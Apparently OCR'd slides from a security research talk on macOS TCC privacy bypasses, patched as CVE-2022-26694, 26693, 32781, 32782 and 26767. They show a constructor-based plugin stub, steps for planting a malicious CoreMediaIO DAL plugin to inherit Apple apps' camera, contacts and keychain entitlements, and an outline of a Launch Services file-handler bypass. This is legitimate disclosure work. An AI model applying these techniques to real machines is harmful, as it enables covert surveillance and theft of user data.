
- Create an empty Objective-C *.mm file and use the old constructor trick

```
1 __attribute__((constructor)) static void pwn(int argc, const char **argv) {  
2     NSLog(@"[+] Plugin loaded!");  
3 }
```

- And then let's launch all Apple's applications that have kTCCServiceCamera private TCC entitlement granted 😈

Process	Message
Contacts	[+] Plugin loaded from com.apple.AddressBook
FaceTime	[+] Plugin loaded!
FaceTime	[+] Dumping keychain entries
FaceTime	[+] Windows: (<FTWindow: 0x7fce4c73aa60>)
Photo Booth	[+] Plugin loaded!
Photo Booth	[+] Windows: (<PBMainWindow: 0x7fc24bf27fc0>)
Photo Booth	[+]>> data: {length = 584547, bytes = 0x89504e47 0d0a1a}
Preview	CMIO_DAL_PlugInManagement.cpp:799:LoadPlugInNow Load
Preview	[+] Plugin loaded from com.apple.Preview
tccd	AUTHREQ_ATTRIBUTION: msgID=7383.3, attribution={reco}
+0100 QuickTime Player	[+] Plugin loaded!
+0100 QuickTime Player	[+] Connections ()
+0100 QuickTime Player	[+] Starting recording







TCC bypasses via plugins


- So, the exploitation here is rather simple:
 1. Create a malicious plugin
 2. Save it in /Library/CoreMediaIO/Plug-Ins/DAL
 3. Open vulnerable application with interesting entitlements

TCC bypasses via plugins

Photo Booth entitlements:



```
$ codesign -d --entitlements - /System/Applications/Photo\ Booth.app
Executable=/System/Applications/Photo Booth.app/Contents/MacOS/Photo Booth
[Dict]
...
[Key] com.apple.private.tcc.allow
[Value]
[Array]
[String] kTCCServiceCamera
[String] kTCCServiceMicrophone
[String] kTCCServiceAddressBook
...
```



TCC bypasses via plugins

Contacts entitlements were even better



```
$ codesign -d --entitlements - /System/Applications/Contacts.app
Executable=/System/Applications/Contacts.app/Contents/MacOS/Contacts
[Dict]
    [Key] com.apple.private.tcc.allow
    [Value]
        [Array]
            [String] kTCCServiceAddressBook
            [String] kTCCServiceCalendar
            [String] kTCCServiceReminders
            [String] kTCCServiceCamera
            [String] kTCCServicePhotos
            [String] kTCCServiceAppleEvents
    [Key] com.apple.private.tcc.manager
    [Value]
        [Bool] true
```

The screenshot shows a Mac OS X desktop with two windows open. The foreground window is the 'Security & Privacy' pane from System Preferences, with the 'Privacy' tab selected. It lists various system permissions and shows checkboxes for specific applications. The background window is a Finder window displaying the contents of the 'tmp' folder within the 'Applications' directory.

Security & Privacy

General | FileVault | Firewall | **Privacy**

- Camera
- Microphone
- Speech Recognition
- Accessibility
- Input Monitoring
- Full Disk Access
- Files and Folders
- Screen Recording

Allow the apps below to access data like Messages, Safari, Home, Time Machine based on certain administrative settings for all users on this Mac.

App	Status
Dropbox.app	<input checked="" type="checkbox"/>
iTerm.app	<input checked="" type="checkbox"/>
KnockKnock.app	<input checked="" type="checkbox"/>
BlockBlock.app	<input checked="" type="checkbox"/>

+ -

tmp

Applications

Name	Date Modified
> com.apple.launchd.SIAIHC83nR	Yesterday at 18:46
com.brave.Browser.Sparkle.pid	Yesterday at 21:58
Contacts.app	6 February 2022 at 18:46
fseventsds-uuid	Yesterday at 18:46
MozillaUpdateLock-191289357BF03661	Today at 01:36
> powerlog	Yesterday at 18:46
Screen Recording 202...2-20 at 20.30.46.mov	Today at 20:30
Screen Recording 202...2-20 at 20.31.27.mov	Today at 20:31

TCC bypasses via plugins

Contacts

Available for: macOS Monterey

Impact: A plug-in may be able to inherit the application's permissions and access user data

Description: This issue was addressed with improved checks.

CVE-2022-26694: Wojciech Reguła (@_r3ggi) of SecuRing

FaceTime

Available for: macOS Monterey

Impact: An app with root privileges may be able to access private information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32781: Wojciech Reguła (@_r3ggi) of SecuRing

Entry added July 6, 2022

Photo Booth

Available for: macOS Monterey

Impact: An app with root privileges may be able to access private information

Description: This issue was addressed by enabling hardened runtime.

CVE-2022-32782: Wojciech Reguła (@_r3ggi) of SecuRing

Entry added July 6, 2022

Preview

Available for: macOS Monterey


Impact: A plug-in may be able to inherit the application's permissions and access user data

Description: This issue was addressed with improved checks.

CVE-2022-26693: Wojciech Reguła (@_r3ggi) of SecuRing

TCC bypass via Launch Services

Quick recap of MACL:



TCC bypasses via Launch Services

- MACL is an extended attribute managed by the Sandbox.
- It can't be modified by user/root
- The idea behind MACL is to store the user's intention to open a protected file without granting TCC permission for the application.
- The MACL xattr is applied when user:
 - > drags&drops file to any app
 - > double clicks file so it's opened by the app set as default

TCC bypasses via Launch Services

- The MACL xattr is applied when user:
 - > double clicks file so it's opened by the app set as default



My face when I figured out (after 2 years of researching TCC) that the only thing needed to bypass TCC is to:

- register malicious app to handle all file extensions
- call Launch Services to open juicy files

Terminal Shell Edit View Window Help

Search: TCC

Favorites

- Dropbox
- AirDrop
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- iCloud Drive
- Applications
- Desktop
- Documents
- Downloads

iCloud

- iCloud Drive

Locations

- Network

Tags

- Red
- Orange
- Yellow
- Green
- Blue
- Purple
- Gray
- All Tags...

TCC

Name	Date Modified	Size	Kind
BypassTCCviaMe	Today at 7:03 PM	219 KB	Application

tester -- zsh -- 80x24

```
Last login: Mon Jan 3 19:09:59 on ttys000
tester@Bajtel ~ %
```

Icons in the Dock:

- Face icon
- Grid icon
- Compass icon
- Speech bubble icon
- Email icon
- Map icon
- Photo icon
- Video icon
- Calendar icon (Jan 3)
- Contacts icon
- Notes icon
- TV icon
- Music icon
- Radio icon
- Document icon
- Calculator icon
- File icon
- Trash icon

TCC bypass via Launch Services

LaunchServices

Available for: macOS Monterey

Impact: A malicious application may be able to bypass Privacy preferences

Description: The issue was addressed with additional permissions checks.

CVE-2022-26767: Wojciech Reguła (@_r3ggi) of SecuRing

